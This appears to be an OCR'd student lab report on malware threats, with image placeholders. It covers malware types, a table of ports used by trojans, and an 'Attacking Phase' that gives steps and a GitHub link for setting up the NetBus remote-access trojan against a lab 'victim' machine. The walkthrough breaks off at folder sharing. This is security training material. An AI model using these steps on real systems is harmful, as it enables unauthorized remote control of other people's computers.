


REPORT OF MALWARE THREAT

MODULE 7

Aniket Sunil Pagare

Table of Contents

- Types of Host Integrity Monitoring
  - Process Monitoring
    - Using cPort
    - Using TCPView

4. Extra Activity

4.1 Static Malware Analysis

- Using Jotti's Malware Scan
- Using Hash My Files

4.2 Dynamic Malware Analysis

a. System Baselining

- Using Belarc Advisor

b. Host Integrity Monitoring

- Port Monitoring
  - Using netstat
  - Using Nmap

c. Process Monitoring

- Using Windows Task Manager

4.3 Event Logs Monitoring and Analysis

- Using Windows Event Viewer

4.4 Network Traffic Monitoring and Analysis

- Using Wireshark

5. Generating Undetectable Payloads

Malware Threat

What is Malware?

Malware stands for Malicious Software. It is any software intentionally designed to cause damage, steal data, or disrupt systems, networks, or devices. Hackers use malware to gain unauthorized access, steal sensitive information, or disrupt operations.

Types of Malware --

1. **Virus**
   - **How it works: Attaches itself to a clean file or program and spreads to other files.**
   - **Damage: Corrupts or deletes files, causes system crashes.**
   - **Needs user action? Yes (e.g., opening an infected file).**
   - **Example: ILOVEYOU virus.**

---

2. **Worm**
   - **How it works: Spreads through networks automatically without user interaction.**
   - **Damage: Consumes bandwidth, drops payloads, or crashes systems.**
   - **Self-replicating? Yes.**
   - **Example: SQL Slammer, WannaCry.**

---

3. **Trojan Horse**
   - **How it works: Disguises as legitimate software. Once installed, it opens a backdoor.**
   - **Damage: Allows attackers remote access, data theft, or installing more malware.**
   - **Example: Zeus Trojan.**

Common Port Used by Trojan

Port Number	Trojan Name	Port Number	Trojan Name
23432	Asylum	31338	Net Spy
31337	Back Orifice	31339	Net Spy
18006	Back Orifice 2000	139	Nuker
12349	Bionet	44444	Prosiak
6667	Bionet	8012	Ptakks
80	Codered	7597	Qaz
21	DarkFTP	4000	RA
3150	Deep Throat	666	Ripper
2140	Deep Throat	1026	RSM
10048	Delf	64666	RSM
23	EliteWrap	22222	Rux
6969	GateCrash	11000	Senna Spy
7626	Gdoor	113	Shiver
10100	Gift	1001	Silencer
21544	Girl Friend	3131	SubSari
7777	GodMsg	1243	Sub Seven
6267	GW Girl	6711	Sub Seven

25	Jesrto	6776	Sub Seven
25685	Moon Pie	27374	Sub Seven
68	Mspy	6400	Thing
1120	Net Bus	12345	Valvo line

---

4. **Ransomware**
   - **How it works: Encrypts user files and demands a ransom to unlock them.**
   - **Damage: Data loss, financial loss, operational disruption.**
   - **Famous attack: WannaCry, REvil.**
   - **Note: Common in healthcare, education, and government sectors.**

---

5. **Spyware**
   - **How it works: Secretly records user activity (keystrokes, browsing history).**
   - **Damage: Identity theft, financial fraud. · Example: Keyloggers, banking trojans.**

---

6. **Adware**
   - **How it works: Displays unwanted ads, redirects browsers to malicious sites.**
   - **Damage: Slows down system, potential backdoor for malware.**
   - **Example: Fireball.**

---

7. **Rootkit**
   - **How it works: Hides its presence and provides privileged access to the attacker.**

- **Damage: Bypasses security controls, steals data silently.**
- **Hard to detect? Yes.**
- **Used for: Long-term espionage or persistent access.**

---

8. Botnet (Bot + Network)

- **How it works: A network of infected devices controlled by an attacker (botmaster).**
- **Damage: Used for DDoS attacks, spamming, spreading malware.**
- **Example: Mirai botnet.**

---

9. Fileless Malware

- **How it works: Operates in memory (RAM), doesn't leave files on disk.**
- **Damage: Harder to detect with traditional antivirus.**
- **Example: PowerShell-based attacks.**

---

10. Scareware

- **How it works: Tricks users into thinking their system is infected to force them into buying fake software.**
- **Damage: Financial loss, malware download.**
- **Example: Fake antivirus pop-ups.**

Attacking Phase.

1.Gaining Access To The Target System Using NetBus Trojan


NetBus17 is a type of Remote Administration Tool (RAT) — but more specifically, it's a Trojan Horse program that allows an attacker to remotely control a victim's computer. It was popular in the late 1990s, particularly on Windows systems.

Attacker Machine – Windows 11


Target machine –Windows 7

How To Download it -:

- Open browser
- Simple search -: netbus17 download git hub
- Download Link -- https://github.com/danielhnmoreno/pyBus




- Download and open it




- Now share this folder on victims computer


• Right click on Netbus17 folder and click on show more options




- Click on properties




- Advance Sharing




- Click on ok



